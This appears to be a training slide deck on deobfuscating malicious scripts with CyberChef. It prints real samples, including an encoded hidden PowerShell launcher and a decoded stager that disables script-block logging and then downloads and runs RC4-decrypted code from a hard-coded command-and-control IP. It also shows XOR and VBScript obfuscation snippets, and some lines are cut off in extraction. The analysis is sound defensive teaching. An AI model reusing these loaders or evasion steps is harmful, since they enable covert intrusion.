



Obfuscated scripts analysis

What is obfuscation?

The process of concealing the original code, rendering it difficult to understand



Hashing vs. Encryption vs. Encoding vs. Obfuscation



Hashing vs. Encryption vs. Encoding vs. Obfuscation

Hashing	Encryption	Encoding	Obfuscation
<p>Data is taken as an input and a fixed length string with the following properties is produced:</p> <ul style="list-style-type: none">• Same input should always produce the same output• Different input data should not produce the same output• The input cannot not be calculated based on the output	<p>Data is transformed using a specialized algorithm in order to provide confidentiality.</p> <p>Only certain individuals can reverse the encryption (key owners)</p>	<p>Data is transformed with the purpose of being interpreted by different systems.</p> <p>Does not provide confidentiality.</p>	<p>Obfuscation is used to prevent people from understanding the meaning of the code.</p>

Obfuscation Techniques

Base 64
Encoding

Exclusive OR
(XOR)

Hexadecimal
Representation

Dead Code
Insertion

Obscured
Control Flow

Obfuscated Script Analysis

EXAMPLE 1 - BASE64
ENCODING


Base 64 – Cheat Sheet


Base64 Code	Decoded (. == 0x00)	Description
JAB	\$.	Variable declaration (UTF-16)
TVq	MZ	MZ header
PAA	<.	Often used in Emotet command lines (UTF-16)
SUVY	IEX	PowerShell Invoke Expression
SQBFAF	I.E.	PowerShell Invoke Expression (UTF-16)
aWV4	iex	PowerShell Invoke Expression
aQBIA	i.e.	PowerShell Invoke Expression (UTF-16)
R2V0	Get	Often used to obfuscate imports like GetCurrentThreadId
dmFy	var	Variable declaration
dgBhA	v.a.	Variable declaration (UTF-16)
















Source:<https://twitter.com/cyb3rops/status/1187341941794660354?lang=en>

Obfuscated Script Analysis – Base64 encoding

Getting the Sample - MalwareBazar


Vjw0rm


Vendor detections: 6

Intelligence 6	IOCs	YARA	File information	Comments	Actions
SHA256 hash:	 aee629c1ac1aef2e7212e08fa972646a00b3e5889deedaf330873c86befc4919				
SHA3-384 hash:	 7cc66b6c5d16ffbaac9d167112c3f54b7aa698ae9bfa2eb8ad942b8d84ef2157d765c4d01a63a7fa93be1a45b52e51d4				
SHA1 hash:	 7d70a3983bca7057351920fddde52ef00add9c84				
MD5 hash:	 398975b09550da0773a6b7a282d35d7c				
humanhash:	 sweet-ten-mars-carbon				
File name:	RIB BASpdf.js				
Download:	 download sample				
Signature ⓘ	  Alert				
File size:	26'720 bytes				
First seen:	2021-02-17 20:53:38 UTC				
Last seen:	Never				
File type:	 js				
MIME type:	text/plain				
ssdeep ⓘ	 384:p7TQ+xZ1ImdOp3Q9LGyT9LkCU9Lq3zp9L+Ph+Hhi:BQm1ImdOp3Q9LLT9L9U9L2p9Lg				
TLSH ⓘ	 3CC27B3E5361E8BB59B0B70D25A1207E5D21A7330F0A623DA3474C2E419BB2CE756BF5				
Reporter ⓘ	@c_APT_ure				
Tags:	   				

Obfuscated Script Analysis – Base64 encoding

```
1 powershell -exec bypass -Noninteractive -windowstyle hidden -e
2
3 SQBmACgAJABQAFMAVgBlAFIAcWBJAE8AbgBUAEEAYgBMAGUALgBQAFMAVgBFAFIAUwBJAE8ATgAuAE0AYQBqAG8AUgAgAC0AZwBFACAMwApAHsAJABHAFaARgA9AFsAUg
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40 COASgBvAEKAbgBBAEMAABHAFIAWwBdAF0AKAAmACAAJABSACAAJABKAGEAdABBACAANKAAKAEKAVGArACQASwApACKAFABJAEUAWAA=
41
```

JAB -> Variable Declaration

Obfuscated Script Analysis – CyberChef

Deobfuscation

The screenshot displays the CyberChef web application interface. At the top, there's a navigation bar with "Download CyberChef" and "Last build: 4 months ago". The main interface is divided into three panels:

- Operations:** A sidebar on the left containing a list of operations: decode, JWT Decode, URL Decode, CBOR Decode, Decode text, VarInt Decode, Protobuf Decode, Vigenère Decode, Citrix CTX1 Decode, A1Z26 Cipher Decode, Bacon Cipher Decode, Bifid Cipher Decode, Decode NetBIOS Name, Affine Cipher Decode, Microsoft Script Decoder, Rail Fence Cipher Decode, and Index of Coincidence.
- Recipe:** The central panel showing the selected operations. It includes a "From Base64" section with an "Alphabet" dropdown set to "A-Za-z0-9+/" and a checked "Remove non-alphabet chars" option. Below this is a "Decode text" section with an "Encoding" dropdown set to "UTF-16LE (1200)". At the bottom of the recipe panel, there's a "STEP" button, a green "BAKE!" button with a chef icon, and an "Auto Bake" checkbox.
- Input/Output:** The right panel. The "Input" section shows a long, obfuscated Base64 string. The "Output" section displays the decoded PowerShell script, which is a complex script designed to execute a command (likely a reverse shell) by leveraging Windows system utilities and environment variables.

Obfuscated Script Analysis – Extracting IOCs

```
1 If($PSVersionTable.PSVERSION.Major -ge 3){$GPF=[REF].Assembly.GetType('System.Management.Automation.Utils')."GetFileId"('cachedGroupPolicySettings','N'+onPublic
2 If($GPF){$GPC=$GPF.GETVALUE($null);
3 If($GPC['ScriptB'+lockLogging']){$GPC['ScriptB'+lockLogging']['EnableScriptB'+lockLogging']=0;
4 $GPC['ScriptB'+lockLogging']['EnableScriptBlockInvocationLogging']=0;$VAL=[COLLECTIONS.GENERIC.Dictionary[string,SYSTEM.Object]]::NEW();
5 $VAL.Add('EnableScriptB'+lockLogging',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);
6 $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging]=$VAL}Else{[ScriptBlock]."GetFileId"('signatures','N'+onPublic,St
7 [System.Net.ServicePointManager]::Expect100Continue=0;
8 $WC=New-Object System.NET.WebClient;
9 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
10 $WC.Headers.Add('User-Agent',$u);
11 $WC.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
12 $WC.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $WC.Proxy;
13 $K=[System.Text.Encoding]::ASCII.GetBytes('4a2e132dd41f18ba3d384198bfd9e25d');
14 $R={$D,$K=$ARGS;$S=0..255;0..255|&{$J=($J+$S[$_]+$K[$_%$K.Count])%256;
15 $S[$_],$S[$J]=$S[$J],$S[$_];$D|&{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXor$S[($S[$I]+$S[$H])%256]}};
16 $ser='https://37.72.175.191:443';$t='/login/process.php';$WC.Headers.Add("Cookie","session=HG1loZSTXckOKeJceSKEOzCg7iQ=");
17 $DATA=$WC.DOWNLOADData($ser+$t);
18 $Iv=$DATA[0..3];$dAtA=$dAtA[4..$dAtA.Length];-Join[Char[]](& $R $dAtA ($IV+$K))|IEX
```

IOC Found

Registry key created

Obfuscated Script Analysis

EXAMPLE 2 - BASE64
AND XOR

Obfuscated Script Analysis – Base64 and XOR

Environment Variable
-> points to CMD.EXE

Base64 Encoded
Text

```
1 %COMSPEC% /b /c start /b /min powershell -nop -w hidden
2 -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABY.
```

- **/b** argument will start the application without creating a new window
- **/c** will exit the application after running a single command
- **/min** will start the application minimized
- **-nop** do not instantiate with a startup profile

Obfuscated Script Analysis – CyberChef Deobfuscation

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Options

Auto Bake

Operations

decode

JWT Decode

URL Decode

CBOR Decode

Decode text

VarInt Decode

Protobuf Decode

Vigenère Decode

Citrix CTX1 Decode

A1Z26 Cipher Decode

Bacon Cipher Decode

Bifid Cipher Decode

Decode NetBIOS Name

Affine Cipher Decode

Microsoft Script Decoder

Rail Fence Cipher Decode

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Recipe

From Base64

Alphabet
A-Za-z0-9-+/=

☒ Remove non-alphabet chars

Decode text

Encoding
UTF-16LE (1200)

STEP

BAKE!

Input

length: 7552
lines: 1

Output

start: 2743
end: 2816
length: 73

time: 1ms
length: 2832
lines: 1

```
JABzAD0ATgB1AHcALQBPAgiAagB1AGmADaAgAEkATwAuAE0AZQBtAG8AcgB5AFmADABYAGUAYQBtACgALABbAEAMbw
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YgBvAhoAZABPAEKAbgBhAEEMwBGADUARQB0AE4AaQBOAFEAvgBIAHTIAcAARAEQANGBEAFgAYwAZADIAWABYADkAOA
```

GZIP COMPRESSION

Obfuscated Script Analysis – CyberChef

Deobfuscation

The screenshot displays the CyberChef web application interface. On the left, the 'Operations' sidebar lists various tools, with 'Gunzip' highlighted in blue. The 'Recipe' panel in the center shows a sequence of operations: 'From Base64' (with a dropdown menu set to 'Alphabet' and 'A-Za-z0-9+/' selected), 'Remove non-alphabet chars' (checked), and 'Gunzip' (highlighted with a red box). The 'Input' panel on the right shows a long Base64-encoded string. The 'Output' panel displays the decoded output, which is a JavaScript script. A red box highlights a specific line in the output script:

```
for ($x = 0; $x -lt $var_code.Count; $x++) {  
    $var_code[$x] = $var_code[$x] -bxor 35  
}
```




. A blue arrow points from this red box to a light blue callout box on the right that says 'More obfuscation'. At the bottom of the interface, there is a 'STEP' button, a 'BAKE!' button with a chef icon, and an 'Auto Bake' checkbox.

Obfuscated Script Analysis – Code Inspection

```
for ($x = 0; $x -lt $var_code.Count; $x++) {  
    $var_code[$x] = $var_code[$x] -bxor 35  
}
```


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Deobfuscation

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Operations

XOR

XOR

XOR Brute Force

XKCD Random Number


Hex to Object Identifier

Unicode Text Format

Text Encoding Brute Force

Lorenz

Magic

Favourites 

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Recipe

From Base64

Alphabet
A-Za-z0-9+/=


☒ Remove non-alphabet chars

XOR

Key
35
DECIMAL

Scheme
Standard
☐ Null preserving

STEP






 **BAKE!**

☒ Auto Bake

Input

start: 1088
end: 1104
length: 16

length: 1112
lines: 1








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Output

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end: 828
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
EXAMPLE 3 - DEAD
CODE

Obfuscated Script Analysis – Dead Code

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Obfuscated Script Analysis – Removing Dead Code



Obfuscated Script Analysis – Dead Code

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Flut = Array(139,79,95,140,214,83,22,103,7,138,127,103,146,255,148,146,76,8,95,7,43,146,215,262,88,225,28,79,79,7,79,7,76,79,211,23,7,101,83,79,8,138,22,239,43,28,146,2:
anyaxMfVI=Array(77,124,117,106,123,112,118,117,39,117,112,116,105,124,122,47,48,17,75,112,116,39,104,126,121,128,65,39,90,108,123,39,104,126,121,128,39,68,39,94,90,106,:
execute(limpet(anyaxMfVI)):

WRY=Array(77,124,117,106,123,112,118,117,39,122,104,117,107,111,112,115,115,47,48,17,122,104,117,107,111,112,115,115,39,68,39,74,90,123,121,47,94,90,106,121,112,119,123
execute(limpet(WRY)):
nAkRy = Array(262,148,79,144,239,211,63,7,262,39,11,82,7,172,33,7,211,224,262,79,247,202,90,52,79,80,65,247,7,79,161,32,211,146,98,151,151,7,7,242,15,239,145,79,7,43,55

VTGBqYZh=Array(77,124,117,106,123,112,118,117,39,75,115,72,84,108,47,125,108,121,123,108,105,121,104,123,108,48,17,46,39,116,104,117,124,116,112,123,123,108,107,51,39,7:
execute(limpet(VTGBqYZh)):

hgSa=Array(77,124,117,106,123,112,118,117,39,105,89,75,94,47,48,17,78,108,126,120,95,47,41,75,76,73,92,78,65,39,77,102,84,76,90,90,72,78,76,39,52,39,90,123,104,121,123,‘
execute(limpet(hgSa)):

Function limpet(hmx)

chivalrous=1:pbI=9

KONQLa = lbound(hmx)
OOSUF = ubound(hmx)
for judicious = KONQL to OOSUF
Randomize
if hmx(judicious) = 999999 Then
Talmud = Talmud & ChrW(Int((chivalrous-pbI+1)*Rnd+pbI))
Else
Talmud = Talmud & ChrW(hmx(judicious) - (((5965 - (12 - 6.0)) - 292.0) - 5660.0))
End if
Next

limpet = Talmud

End Function
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Obfuscated Script Analysis


EXAMPLE 4 -
OBSCURED CONTROL
FLOW

Obfuscated Script Analysis – Obscured Control Flow


```
1 Sub Example()  
2   VcFdiiuwFv(1)  
3 End Sub  
4 Public Function VcFdiiuwFv(uKDhjILkwb)  
5   OtBnnwuIq=""  
6   If uKDhjILkwb=1 then  
7     OtBnnwuIq=JywBggsfjEh  
8     NgfsrHhIwkn=OtBnnwuIq  
9   ElseIf uKDhjILkwb=2 then  
10    OtBnnwuIq=JgfDHLKggsjY  
11    NgfsrHhIwkn=OtBnnwuIq  
12  ElseIf uKDhjILkwb=3 then  
13    OtBnnwuIq=jBgcGTSHbgdG  
14    NgfsrHhIwkn=OtBnnwuIq  
15  ElseIf uKDhjILkwb=4 then  
16    OtBnnwuIq=UknGdGrKiKn  
17    NgfsrHhIwkn=OtBnnwuIq  
18  end If  
19 end Function  
20  
21 Function lJgvBfFgDFjhj()  
22   RwjJhBfDjJg=VcFdiiuwFv(2)  
23 end Function  
24  
25 Function UkNgFrVjjioPv()  
26   JgfDHLKggsjY=VcFdiiuwFv(3)  
27 end Function  
28
```

Obfuscated Script Analysis – Complicated Names

```
1 Sub Example()  
2   VcFdiiuwFv(1)  
3 End Sub  
4 Public Function VcFdiiuwFv(uKDhjILkWb)  
5   OtBnnwuIq=""  
6   If uKDhjILkWb=1 then  
7     OtBnnwuIq=JywBggsfjEh  
8     NgfsrHhIwkn=OtBnnwuIq  
9   ElseIf uKDhjILkWb=2 then  
10    OtBnnwuIq=JgfDHLKggsjY  
11    NgfsrHhIwkn=OtBnnwuIq  
12  ElseIf uKDhjILkWb=3 then  
13    OtBnnwuIq=jBgcGTSHbgdG  
14    NgfsrHhIwkn=OtBnnwuIq  
15  ElseIf uKDhjILkWb=4 then  
16    OtBnnwuIq=UknGdGrKiKn  
17    NgfsrHhIwkn=OtBnnwuIq  
18  End If  
19 End Function  
20  
21 Function lJgvBfFgDFjhj()  
22   RwjJhBfDjJg=VcFdiiuwFv(2)  
23 End Function  
24  
25 Function UkNgFrVjjioPv()  
26   JgfDHLKggsjY=VcFdiiuwFv(3)  
27 End Function  
28
```



Obfuscated Script Analysis – Obscured Control Flow



Resources

CyberChef

<https://gchq.github.io/CyberChef/>

MalwareBazar

<https://bazaar.abuse.ch>

Thank you!